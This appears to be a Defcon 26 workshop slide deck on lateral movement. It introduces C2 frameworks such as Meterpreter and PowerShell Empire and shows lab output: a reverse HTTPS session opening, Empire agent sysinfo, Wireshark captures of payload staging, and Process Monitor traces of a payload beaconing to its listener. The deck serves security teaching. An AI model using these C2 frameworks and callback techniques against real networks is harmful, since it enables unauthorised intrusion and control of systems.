

# Lateral Movement 101 @ Defcon 26

Walter Cuestas  
@wcu35745

Mauricio Velazco  
@mvelazco

# #whoarewe


- Walter Cuestas (@wcu35745)
- Mauricio Velazco (@mvelazco)



# Intro

- Workshop objectives
- Attendee Survey
- Lab Environment
- Labs & CTFs

# Labs & CTFs




# Agenda

- Introduction
- Initial Compromise
- Reconissance & Situational Awareness
- Privilege Escalation & Credential Harverting
- Lateral Movement

# Introduction

# Lateral Movement

- Techniques that enable an adversary to access and control remote systems on a network
  - [https://attack.mitre.org/wiki/Lateral\\_Movement](https://attack.mitre.org/wiki/Lateral_Movement)



# The Attack Lifecycle



# The Attack Lifecycle

by [Lindsey O'Donnell](#)

March 6, 2018 , 4:18 pm

Malware was discovered on point of sales systems at more than 160 [REDACTED] restaurants, exposing credit card information from unknowing diners.

[REDACTED] Holdings, which owns and operates more than 160 [REDACTED] stores across the U.S., [said](#) that it recently discovered malware infecting its point of sale systems (POS). The malware may have enabled hackers to steal certain guests' names, credit or debit card numbers, expiration dates and card verification codes processed during limited time periods.

Stores were impacted on varying dates, with most POS systems first hit in either November or December 2017 until January, according to [REDACTED] website.

---

## Related Posts

[Fortnite Fraudsters Infest the Web with Fake Apps, Scams](#)

June 22, 2018 , 4:44 pm


[View Post](#) [Comment](#) [Share](#) [Email](#) [Print](#)

# Initial Compromise

# Initial Compromise

- Server Side Attack
  - Web Application ( SQLi, RFI, etc. )
  - Platform Vulnerability ( SMBv1, Apache Struts, etc.)
- Client Side Attack
  - **Spear Phishing**
  - USB
  - Physical Attack

# Initial Compromise



<https://isc.sans.edu/forums/diary/Malspam+pushing+Emotet+malware/22650/>

# Command & Control Frameworks

- Metasploit Meterpreter = Meta Interpreter
  - <https://dev.metasploit.com/documents/meterpreter.pdf>
- Powershell Empire
  - <https://github.com/EmpireProject/Empire>
- Cobalt Strike
  - <https://www.cobaltstrike.com/>
- Throwback & Slingshot
  - <https://github.com/silentbreaksec/Throwback>

# Meterpreter

- Extensible C-based payload that uses in-memory DLL injection to load modules at runtime
- Meterpreter and the modules it loads **run from memory, never touching disk.**
- Supports HTTP & HTTPS for C2



# Meterpreter

```
msf exploit(handler) > [*] https://192.168.1.14:443 handling request from 192.168.1.12;  
  (UUID: tnqr4xse) Staging x86 payload (180311 bytes) ...  
[*] Meterpreter session 1 opened (192.168.1.14:443 -> 192.168.1.12:52599) at 2018-06-30  
  02:14:23 -0400  
msf exploit(handler) > sessions -i 1  
[*] Starting interaction with 1...  
192.  
meterpreter > sysinfo  
Computer : WIN7-1  
OS : Windows 7 (Build 7601, Service Pack 1).  
Architecture : x64  
System Language : en_US  
Domain : HACKLABZ  
Logged On Users : 12  
Meterpreter : x86/windows  
meterpreter > help  
  
Core Commands  
=====
```

Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts

# Reverse\_http

```
Wireshark · Follow TCP Stream (tcp.stream eq 0) · wireshark_eth0_20180629224104_m0DuGi
```

GET /MoLmRslWSPaSXZNcyWt1zA3ap5jIsJysbrQf2rLbU70CZ2DXAmc0o05N5BNyY\_uU1XvaeEq HTTP/  
1.1  
Host: 192.168.1.14  
Connection: Keep-Alive  
Cache-Control: no-cache

HTTP/1.1 200 OK  
Content-Type: application/octet-stream  
Connection: Keep-Alive  
Server: Apache  
Content-Length: 180311

MZ.....[REU.....d.....;Sj.P.....!...L.!This  
program cannot be run in DOS mode.


\$.....&UB\$b4,wb4,wb4,w\$e.wF4,w\$e.wu4,w\$e.w.4,wb4-w.  
4,wkL.ws4,wkL.wc4,wof.wc4,wof.w|  
4,wof.wc4,wof.wc4,wRichb4,w.....PE..L....Q.Y.....!.....  
m;.....t.....^.  
..  
..  
0h.....Z..@.....  
.....text..^.....

3 client pkts, 19 server pkts, 3 turns.

Entire conversation (180 kB)

Show and save data as ASCII Stream 0

# Reverse\_https



# Reverse\_https

Two screenshots of system monitoring tools are shown side-by-side.

**Left Screenshot: Process Monitor - Sysinternals**

This screenshot shows a detailed log of network operations. The columns include Time of Day, Process Name, Operation, Path, Result, and Detail. The log shows numerous TCP Send and TCP Receive operations between the local machine and the IP address 192.168.1.14, which corresponds to the host of the reverse HTTPS listener. The 'Result' column consistently shows 'SUCCESS'.

Time of Day	Process Name	Operation	Path	Result	Detail
11:21:30.7789312 PM	bad_https.exe	Thread Create		SUCCESS	Thread ID: 2584
11:21:34.7366204 PM	bad_https.exe	TCP Send	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 293, startime: 12
11:21:34.7366403 PM	bad_https.exe	TCP Receive	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 186, seqnum: 0,
11:21:40.4683064 PM	bad_https.exe	Thread Create		SUCCESS	Thread ID: 948
11:21:44.7503622 PM	bad_https.exe	TCP Send	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 293, startime: 12
11:21:44.7503824 PM	bad_https.exe	TCP Receive	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 186, seqnum: 0,
11:21:54.7583497 PM	bad_https.exe	TCP Send	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 293, startime: 12
11:21:54.7583700 PM	bad_https.exe	TCP Receive	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 186, seqnum: 0,
11:22:04.7609393 PM	bad_https.exe	TCP Send	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 293, startime: 13
11:22:04.7610712 PM	bad_https.exe	TCP Receive	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 186, seqnum: 0,
11:22:14.8268146 PM	bad_https.exe	TCP Send	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 293, startime: 13
11:22:14.8268322 PM	bad_https.exe	TCP Receive	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 186, seqnum: 0,
11:22:24.8277430 PM	bad_https.exe	TCP Send	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 293, startime: 13
11:22:24.8277612 PM	bad_https.exe	TCP Receive	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 186, seqnum: 0,
11:22:34.8296364 PM	bad_https.exe	TCP Send	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 293, startime: 13
11:22:34.8296549 PM	bad_https.exe	TCP Receive	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 186, seqnum: 0,
11:22:37.7813731 PM	bad_https.exe	Thread Exit		SUCCESS	Thread ID: 2112, User T
11:22:37.7814387 PM	bad_https.exe	Thread Create		SUCCESS	Thread ID: 2828
11:22:44.8431957 PM	bad_https.exe	TCP Send	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 293, startime: 13
11:22:44.8432132 PM	bad_https.exe	TCP Receive	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 330, seqnum: 0,
11:22:44.8433966 PM	bad_https.exe	Thread Create		SUCCESS	Thread ID: 2688
11:22:44.8437318 PM	bad_https.exe	TCP Send	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 293, startime: 13
11:22:44.8437437 PM	bad_https.exe	TCP Receive	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 186, seqnum: 0,
11:22:44.8440294 PM	bad_https.exe	TCP Send	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 309, startime: 13
11:22:44.8440368 PM	bad_https.exe	TCP Send	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 197, startime: 13
11:22:44.8443439 PM	bad_https.exe	TCP Receive	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 186, seqnum: 0,
11:22:44.8444443 PM	bad_https.exe	Thread Exit		SUCCESS	Thread ID: 2688, User T
11:22:44.8450642 PM	bad_https.exe	TCP Send	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 293, startime: 13
11:22:44.8450791 PM	bad_https.exe	TCP Receive	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 186, seqnum: 0,
11:22:44.8588398 PM	bad_https.exe	TCP Send	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 293, startime: 13
11:22:44.8588602 PM	bad_https.exe	TCP Receive	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 186, seqnum: 0,
11:22:44.8902883 PM	bad_https.exe	TCP Send	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 293, startime: 13
11:22:44.8905019 PM	bad_https.exe	TCP Receive	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 32768, seqnum:
11:22:44.8905112 PM	bad_https.exe	TCP Send	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 812, seqnum: 0,
11:22:44.8905191 PM	bad_https.exe	TCP Receive	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 1460, seqnum: 0,
11:22:44.8905389 PM	bad_https.exe	TCP Send	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 1460, seqnum: 0,
11:22:44.8905447 PM	bad_https.exe	TCP Receive	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 1460, seqnum: 0,
11:22:44.8905497 PM	bad_https.exe	TCP Send	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 1460, seqnum: 0,
11:22:44.8905564 PM	bad_https.exe	TCP Receive	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 1460, seqnum: 0,
11:22:44.8905614 PM	bad_https.exe	TCP Send	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 1460, seqnum: 0,
11:22:44.8905665 PM	bad_https.exe	TCP Receive	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 1460, seqnum: 0,
11:22:44.8907944 PM	bad_https.exe	TCP Send	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 3472, seqnum: 0,
11:22:44.8908035 PM	bad_https.exe	TCP Receive	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 9780, seqnum: 0,
11:22:44.8915609 PM	bad_https.exe	Thread Create		SUCCESS	Thread ID: 944
11:22:44.8920241 PM	bad_https.exe	TCP Send	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 293, startime: 13
11:22:44.8920390 PM	bad_https.exe	TCP Receive	win7-1.hacklabz.com:50489 -> 192.168.1.14=https	SUCCESS	Length: 186, seqnum: 0,
11:22:44.8934025 PM	bad_https.exe	CreateFile	C:\Users\simpson\Desktop\SAMCLI.DLL	NAME N...	Desired Access: Read A
11:22:44.8934952 PM	bad_https.exe	CreateFile	C:\Windows\SysWOW64\samcli.dll	SUCCESS	Desired Access: Read A
11:22:44.8935639 PM	bad_https.exe	QueryBasicInfor...	C:\Windows\SysWOW64\samcli.dll	SUCCESS	CreationTime: 11/20/20

**Right Screenshot: Process Explorer - Sysinternals**

This screenshot shows a list of running processes. The columns include Process, CPU, Private Bytes, Working Set, PID, Description, and Company Name. The 'explorer.exe' process is highlighted. Other visible processes include System Idle Process, System, csrss.exe, win32k.exe, csrss.exe, winlogon.exe, vmtoolsd.exe, cmd.exe, iexplore.exe, Procmn.exe, bad\_https.exe, and procexp64.exe.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System Idle Process	98.54	0 K	24 K	0		
System	0.09	168 K	2,596 K	4	n/a Hardware Interrupts and DPCs	Microsoft Corporation
Interrupts	0.14	0 K	0 K			
smss.exe		356 K	912 K	280	Windows Session Manager	Microsoft Corporation
csrss.exe	< 0.01	1,736 K	3,656 K	360	Client Server Runtime Process	Microsoft Corporation
conhost.exe	< 0.01	808 K	2,176 K	1552	Console Window Host	Microsoft Corporation
wininit.exe		1,312 K	3,700 K	412	Windows Start-Up Application	Microsoft Corporation
csrss.exe	0.07	13,360 K	11,112 K	420	Client Server Runtime Process	Microsoft Corporation
conhost.exe		1,312 K	4,772 K	2720	Console Window Host	Microsoft Corporation
winlogon.exe		2,260 K	5,604 K	468	Windows Logon Application	Microsoft Corporation
explorer.exe	0.02	49,364 K	59,424 K	3064	Windows Explorer	Microsoft Corporation
vmtoolsd.exe	0.04	4,320 K	9,820 K	368	VMware Tools Core Service	VMware, Inc.
cmd.exe		1,808 K	2,576 K	2376	Windows Command Processor	Microsoft Corporation
iexplore.exe	< 0.01	12,900 K	30,068 K	2880	Internet Explorer	Microsoft Corporation
Procmn.exe		2,936 K	10,132 K	1044	Process Monitor	Sysinternals - www.sysinter...
bad_https.exe	0.01	8,480 K	9,684 K	876	ApacheBench command line...	Apache Software Foundation
procexp64.exe	0.34	12,888 K	25,584 K	1344	Sysinternals Process Explorer	Sysinternals - www.sysinter...

# Powershell Empire

- **Pure-PowerShell2.0** Windows remote administration tool.
- Cryptologically-secure communications
- Integrated by default with other Powershell frameworks like PowerSploit and PowerView
- Flexible C2 settings
- HTTP & HTTPS



# Powershell Empire

```
(Empire: agents) > [+] Initial agent 52C7F6PH from 192.168.1.12 now active (Slack)

(Empire: agents) > interact 52C7F6PH
(Empire: 52C7F6PH) > sysinfo
(Empire: 52C7F6PH) > sysinfo: 0|http://192.168.1.14:80|HACKLABZ\hsimpson|WIN7-1|192.168.1.12|Microsoft Windows 7 Professional |False|powershell|2424|powershell|2

Listener:          http://192.168.1.14:80
Internal IP:      192.168.1.12
Username:         HACKLABZ\hsimpson
Hostname:         WIN7-1
OS:               Microsoft Windows 7 Professional
High Integrity:   0
Process Name:     powershell
Process ID:       2424
Language:         powershell
Language Version: 2

(Empire: 52C7F6PH) > █
```

# Powershell Empire

Wireshark · Follow TCP Stream (tcp.stream eq 1) · wireshark\_eth0\_20180630003116\_tFfLrW

```
GET /news.php HTTP/1.1
Cookie: session=pGyfqJSpl3dCTDpMrYPeUOQnRSM=
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: 192.168.1.14
Connection: Keep-Alive

HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 5397
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0
Server: Microsoft-IIS/7.5
Date: Sat, 30 Jun 2018 04:31:38 GMT

t.a.....S..pM.*.\...*.....&....l.].<.V.....4....Bv
....nc...t].mI.....lt`...b.....Qf0.;....J....y.^..k(.....4..gs..`....b...
6U.....d..F~..... 2..b%..U..V.bg.S]..... w.}+?.W..d..U...3.BQx!/)..K.\u2....)...
2@.....N?.d....=1&.s.VV.W.)cs....e....>.... m.= .....=5.
.....e..M ..T..>*...1I.=XS*...bX*....P.'....w.....'...
...*...*>4y..5Ao....Q...).....l{.....Po.?B....o?B.....c....k.
9>l.v..Nl.....:zAzX@.....23.... o.N.wP.....<.Ze1@X.....p&i..
3.....R.....s....t....oj...
```

3 client pkts, 5 server pkts, 3 turns.

Entire conversation (5822 bytes) Show and save data as ASCII Stream 1

Find: Find Next

# Powershell Empire

**Process Monitor - Sysinternals: www.sysinternals.com**

File Edit Event Filter Tools Options Help

Time of Day	Process Name	Operation	Path	Result	Detail
12:23:46.7159316 AM	powershell.exe	Load Image	C:\Windows\System32\wbem\wbemprox.dll	SUCCESS	Image Base: 0x7ef8ec0
12:23:46.7164109 AM	powershell.exe	Load Image	C:\Windows\Microsoft.NET\Framework64\v2.0...	SUCCESS	Image Base: 0x642ff00
12:23:46.7464157 AM	Windows PowerShell	Load Image	aapi.dll	SUCCESS	Image Base: 0x7ef8e80
